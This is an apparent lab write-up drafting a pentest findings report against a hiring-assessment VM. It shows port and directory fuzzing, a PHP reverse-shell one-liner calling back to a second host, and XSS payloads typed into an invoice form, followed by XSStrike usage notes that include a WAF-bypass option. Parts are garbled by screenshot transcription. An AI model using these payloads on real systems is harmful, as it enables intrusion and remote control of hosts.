

# Findings Report - Draft

---

Internal Assessment - We are in the same network as the target.

This is going to be my draft for the Findings Report for this assessment from HackBorn. This was assigned to me as part of the hiring process. But, back then I could not hack it. Let's see what can we find this time.

Target is 192.168.163.128.

There are 4 ports in use:

-22 - SSH.

-80 - Http - Apache httpd 2.4.52

-1999 - Server: waitres.

-3131 - Http - Node.js Express framework

Underlying system:


Device type: general purpose Running: Linux 4.X|5.X

OS CPE: cpe:/o:linux:linux\_kernel:4 cpe:/o:linux:linux\_kernel:5

OS details: Linux 4.15 - 5.8

Network Distance: 1 hop

Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux\_kernel



```
(kali@kali)-[~/Desktop/Labs/hackborn-assessment]
$ ffuf -request port-80 -request-proto http -w /usr/share/dirb/wordlists/big.txt
...
Request:
1 POST / HTTP/1.1
2 Host: 192.168.163.128
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7
8 :: Method: GET
9 :: URL: http://192.168.163.128/FUZZ
10 :: Wordlist: FUZZ: /usr/share/dirb/wordlists/big.txt
11 :: Header: Host: 192.168.163.128
12 :: Header: User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
13 :: Header: Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
14 :: Header: Accept-Language: en-US,en;q=0.5
15 :: Header: Accept-Encoding: gzip, deflate, br
16 :: Header: Connection: close
17 :: Header: Upgrade-Insecure-Requests: 1
18 :: Follow redirects: false
19 :: Calibration: false
20 :: Timeout: 10
21 :: Threads: 40
22 :: Matcher: Response status: 200-299,301,302,307,401,403,405,500
...
.htaccess [Status: 403, Size: 280, Words: 20, Lines: 10, Duration: 3ms]
.htpasswd [Status: 403, Size: 280, Words: 20, Lines: 10, Duration: 4ms]
server-status [Status: 403, Size: 280, Words: 20, Lines: 10, Duration: 1ms]
:: Progress: [20469/20469] :: Job [1/1] :: 6451 req/sec :: Duration: [0:00:03] :: Errors: 0 ::
```

```
(kali@kali)-[~/Desktop/Labs/hackborn-assessment]
$ ffuf -request port-1999 -request-proto http -w /usr/share/dirb/wordlists/big.txt
...
:: Method: GET
:: URL: http://192.168.163.128:1999/FUZZ
:: Wordlist: FUZZ: /usr/share/dirb/wordlists/big.txt
:: Header: Accept-Encoding: gzip, deflate, br
:: Header: Connection: close
:: Header: Upgrade-Insecure-Requests: 1
:: Header: User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
:: Header: Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
:: Header: Accept-Language: en-US,en;q=0.5
:: Follow redirects: false
:: Calibration: false
:: Timeout: 10
:: Threads: 40
:: Matcher: Response status: 200-299,301,302,307,401,403,405,500
...
register [Status: 200, Size: 40, Words: 6, Lines: 2, Duration: 82ms]
shop [Status: 302, Size: 189, Words: 18, Lines: 6, Duration: 83ms]
:: Progress: [20469/20469] :: Job [1/1] :: 335 req/sec :: Duration: [0:00:47] :: Errors: 0 ::
```

(kali@kali)-[~/Desktop/Labs/hackborn-assessment]

\$ ffuf -request port-3131 -request-proto http -w /usr/share/dirb/wordlists/big.txt

	Params	Edited	Status code	Length	MIME type	Extension	Title
17	https://192.168.163.128/	GET	200	204			
18	https://192.168.163.128/	GET	200	1623	HTML		Halborn Cryptos Login
19	https://192.168.163.128/	GET	200	61157	script	js	
20	https://192.168.163.128/	GET	200	61157	script	js	
21	https://192.168.163.128/	GET	404	368	HTML	ico	404 Not Found
22	https://192.168.163.128/	GET	200	1623	HTML		Halborn Cryptos Login
23	https://192.168.163.128/	GET	200	13607	HTML		
24	https://192.168.163.128/	GET	404	394	HTML	ico	Error
25	https://192.168.163.128/	GET	200	5700	JSON		
26	https://192.168.163.128/	GET	200	205			
27	https://192.168.163.128/	GET	200	206	text		
28	https://192.168.163.128/	GET	200	5700	JSON		

Method: GET

URL: http://192.168.163.128:3131/FUZZ

Wordlist: FUZZ: /usr/share/dirb/wordlists/big.txt

Header: Accept-Encoding: gzip, deflate, br

Header: Connection: close

Header: HTTP/1.1

Header: 192.168.128: Upgrade-Insecure-Requests: 1

Header: Mozilla/5.0: Host: 192.168.163.128:3131 Gecko/20100101 Firefox/115.0

Header: User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:109.0) Gecko/20100101 Firefox/115.0

Header: Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8

Header: Accept-Language: en-US,en;q=0.5

Follow redirects: false

Calibration: false

Timeout: 10

Threads: 40

Matcher: Response status: 200-299,301,302,307,401,403,405,500

create [Status: 200, Size: 9021, Words: 3555, Lines: 367, Duration: 364ms]

secret [Status: 200, Size: 13, Words: 3, Lines: 1, Duration: 23ms]

Progress: [20469/20469] :: Job [1/1] :: 1162 req/sec :: Duration: [0:00:16] :: Errors: 0 ::

Response

Pretty Raw Hex Render

1 HTTP/1.1 200 OK

2 Connection: close

3 Content-Length: 1468

4 Content-Type: text/html; charset=utf-8

5 Server: waitress

6

7

8 <html>

9 <head>

10 <title>

11 <link rel="stylesheet" href="https://192.168.163.128:3131/css/main.css" integrity="sha384-rhsA2V8B" anonymous">

12 <script src="https://cdn.jsdelivr.net/npm/vue@2.7.14/dist/vue.min.js" integrity="sha384-cureSantanzOPPHH3" ></script>

← → ↺ 🏠

🔒 192.168.163.128:3131/create

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Netcat Shell Stabilizati...

⚠️ Update to keep using Firefox after March 14, 2025. [Learn more](#) [Update now](#) [Later](#)

# Invoice Creation



## Independent Contractor details

Name:

<?php -r '\$sock=fsockopen("192.168.163.133",1234);exec("/bin/sh -i &&3 2>&3");' ?>

Address:


123 Test Ave, Test, 63307

Phone:


0416541234

Email:

test@gmail.com



It is processing the request, and this is what we get....not even sure it is executing php in this page....It looks like it is not. We might be able to do some XSS with this.



## Invoice Creation



### Independent Contractor details

Name:  
<script>prompt(1)</script>

Address:  
123 Test Ave, Test, 63307

Phone:  
0416541234

Email:  
test@gmail.com

Role:  
Offensive Security Engineer

192.168.163.128:3131/invoice

Kali LinuxKali ToolsKali DocsKali ForumsKali NetHunterExploit-DBGoogle Hacking DBOffSecNetcat Shell Stabilizati...

Update to keep using Firefox after March 14, 2025. [Learn more](#) [Update now](#) [Later](#)

1 of 1Automatic Zoom

Invoice

Halborn Inc  
Florida  
U.S.A

NO: # INV-000011 | Date: 15 Mar 2023

Bill To

**Name** Halborn Inc  
**Address** 114 Northwest 25th Street, #143  
**City** Miami  
**State** 3127 Florida

Ship To

**Name**  
**Address** 123 Test Ave, Test, 63307  
**Phone** 0416541234  
**Email** test@gmail.com

Services / Products

Item / Details	Unit Cost
Independent Contractors, Alvaro Macias 4*2*5*1* Offensive Security Engineer	\$1,337 Amount

Notes

Try harder

192.168.163.128:3131/create

Kali LinuxKali ToolsKali DocsKali ForumsKali NetHunterExploit-DBGoogle Hacking DBOffSecNetcat Shell Stabilizati...

Update to keep using Firefox after March 14, 2025. [Learn more](#) [Update now](#) [Later](#)

## Invoice Creation



### Independent Contractor details

Name:

test

Address:

<img src=x onerror=prompt(1)>

Phone:

0416541234

Email:

test@gmail.com

Role:

Offensive Security Engineer

403 ForbiddenHalborn Cryptos Logininvoice.pdfinvoice.pdfphp rev shell one liner - Reverse Shell Cheat Sheet |A tiny PHP/bash reverse

192.168.163.128:3131/invoice

Kali LinuxKali ToolsKali DocsKali ForumsKali NetHunterExploit-DBGoogle Hacking DBOffSecNetcat Shell Stabilizati...

Update to keep using Firefox after March 14, 2025. [Learn more](#) [Update now](#) [Later](#)

1 of 1Automatic Zoom

Invoice

Halborn Inc  
Florida  
U.S.A

NO: # INV-000011 | Date: 15 Mar 2023

Bill To

**Name** Halborn Inc


**Address** 114 Northwest 25th Street, #143

**City** Miami

**State** 3127 Florida

Ship To

**Name** test

**Address** 

**Phone** 0416541234

**Email** test@gmail.com

Services / Products

Item / Details	Unit Cost
Independent Contractors. Alvaro Macias 4*2**5*1* Offensive Security Engineer	\$1,337 Amount

Notes

Try harder

## Installing XSSStrike

XSSStrike is a Python-based tool. You can install it with:

```
sh Copy Edit  
  
git clone https://github.com/s0md3v/XSSStrike.git  
cd XSSStrike  
pip install -r requirements.txt
```

---

## Basic Usage

To scan a URL for XSS vulnerabilities:

```
sh Copy Edit  
  
python xssstrike.py -u "http://example.com/search?q=test"
```

Other options:

- Crawl the website and scan all forms:

```
sh Copy Edit  
  
python xssstrike.py -u "http://example.com" --crawl
```

- Test for DOM-based XSS:

```
sh Copy Edit  
  
python xssstrike.py -u "http://example.com" --dom
```

- Generate XSS payloads manually:

```
sh Copy Edit  
  
python xssstrike.py --payload
```

- Bypass WAF protection with advanced payloads:

```
sh Copy Edit  
  
python xssstrike.py -u "http://example.com" --blind
```